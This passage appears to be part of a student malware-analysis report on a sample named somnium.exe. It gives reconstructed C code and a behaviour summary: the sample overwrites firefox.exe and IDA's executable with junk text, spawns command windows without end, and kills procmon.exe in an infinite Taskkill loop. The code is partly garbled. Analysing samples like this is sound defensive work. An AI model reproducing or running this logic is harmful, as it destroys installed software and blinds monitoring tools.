When the program is in the apple block, it calls fclose, which will presumably close the file located at C:\\Program Files\\Mozilla Firefox\\firefox.exe. Then the program will jump to the KILLPROCMON block where it will enter an infinite loop where it constantly terminates the procmon process.

Summary of -doit:

If argv[1] == “-doit” then the program will print "Bummer this is not...\n" to the command line. Then it will open the file located at C:\\Program Files\\Mozilla Firefox\\firefox.exe in write binary mode. Then the program will print "Time for lunch crunch crunch" into the file 9999 times. This printing will probably corrupt the file. Then the program closes the file and enters an infinite loop where it constantly terminates the procmon process.

```
if( argc > 1)
{//if**************************************************************************
        switch (argv[1])
                {//switch ===============================================
                //do the switch things
                //case “-doit”:
                        //doit-------------------------------------------------------------------------------
                        printf("Bummer this is not...\n");
                        //open the file
                        //source:
        https://www.tutorialspoint.com/c_standard_library/c_function_fopen.htm
                        filePtr = fopen(“C:\\Program Files\\Mozilla Firefox\\firefox.exe”, “wb”);
                        //print in the file
                        //source:
https://www.tutorialspoint.com/c_standard_library/c_function_fprintf.htm
                        for (int compVar = 0; compVar <= 9999; ++compVar)
                                {
                                fprintf(filePtr, "Time for lunch crunch crunch");
                                }
                        //close the file
                        //source:
https://www.tutorialspoint.com/c_standard_library/c_function_fclose.htm
                        fclose(filePtr);
                        //terminate procmon
                        while(1)
                                {
                                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                                }
                        break;
                        //doit-----------------------------------------------------------------------------------
                //case “-doworse”:
                        //doworse--------------------------------------------------------------------------------
                        printf("Are you frustrated yet?  What a bummer!");
                        //open the file
                        //source:
        https://www.tutorialspoint.com/c_standard_library/c_function_fopen.htm
                        filePtr = fopen(“C:\\Program Files\\IDA Free\\idag.exe”, “wb”);
                        //print in the file
                        //source:
https://www.tutorialspoint.com/c_standard_library/c_function_fprintf.htm
                        for (int compVar = 0; compVar <= 9999; ++compVar)
                                {
                                fprintf(filePtr, "Time to crunch munch munch!");
                                }
                        //close the file
                        //source:
https://www.tutorialspoint.com/c_standard_library/c_function_fclose.htm
                        fclose(filePtr);
                        //terminate procmon
                        while(1)
                                {
                                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                                }
                        break;
                        //doworse--------------------------------------------------------------------------------
                //case “-actlikeafool”:
                        //actlikeafool---------------------------------------------------------------------------
                        FUNCTION();
                        while(1)
                                {
                                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                                }
                        break;
                        //actlikeafool---------------------------------------------------------------------------
                //case “-agnosthesia”:
                        //agnosthesia----------------------------------------------------------------------------
                        printf(“In my restless dreams I see that malware…”);
                        //second block
                        while(1)
                                {
                                //print to the command line
                                printf(“In my restless dreams I see that malware…);
                                //save the command for system to the string
                                char* cmdstring = sprintf(cmdstring, "start cmd %s -agnosthesia");
                                //create the new command line process
```

```
                    system(cmdstring);
                    //terminate the procmon process
                    system("Taskkill /IM procmon.exe /F >nul 2>&1");
                    }
            break;
            //agnosthesia-----------------------------------------------------------------------------
        default:
            //default-----------------------------------------------------------------------------------
            while(1)
                    {
                    system("Taskkill /IM procmon.exe /F >nul 2>&1");
                    }
            break;
            //default-----------------------------------------------------------------------------------
        }//switch=======================================================
}//if*****************************************************************************
```

===
===
===
===
===
===
===
===
===
===
===
===

CONCLUSION:

Conclusion:

The program somnium.exe appears to be malicious.

What does the malware do?

- Possible malicious behaviors:
- corrupting the following files: C:\\Program Files\\Mozilla Firefox\\firefox.exe, somnium.exe, and C:\\Program Files\\IDA Free\\idag.exe
- terminating the procmon process
- creating new command line terminals

The malware may corrupt the files C:\\Program Files\\Mozilla Firefox\\firefox.exe, somnium.exe, and C:\\Program Files\\IDA Free\\idag.exe. The malware may terminate any running procmon processes. The malware may create several command line terminals.

More detailed information on the malware:

The malware can take a command line argument.

The possible command line arguments:

- -doit
- -doworse
- -actlikeafool
- -agnosthesia

The malware has different behaviors based on the command line argument provided.

- -doit
  - prints “Bummer this is not...\n”
  - prints "Time for lunch crunch crunch" 9,999 times into C:\\Program Files\\Mozilla Firefox\\firefox.exe, possibly corrupting the file
  - constantly terminates any running procmon processes
- -doworse
  - prints "Are you frustrated yet? What a bummer!"
  - prints "Time to crunch munch munch!" 9,999 times into C:\\Program Files\\IDA Free\\idag.exe, possibly corrupting the file
  - constantly terminates any running procmon processes
- -actlikeafool
  - print “Sorry, no memes here...\n” 99 times
  - constantly terminates any running procmon processes
- -agnosthesia
  - Does the following in this order in an infinite loop:
    - prints “In my restless dreams I see that malware…”
    - starts a new command line
    - terminates any running procmon processes

If no argument is provided then the malware does the following:

- prints “what a bummer...\n”
- writes “This is dumb” into somnium.exe, possibly corrupting the file and resulting in an error message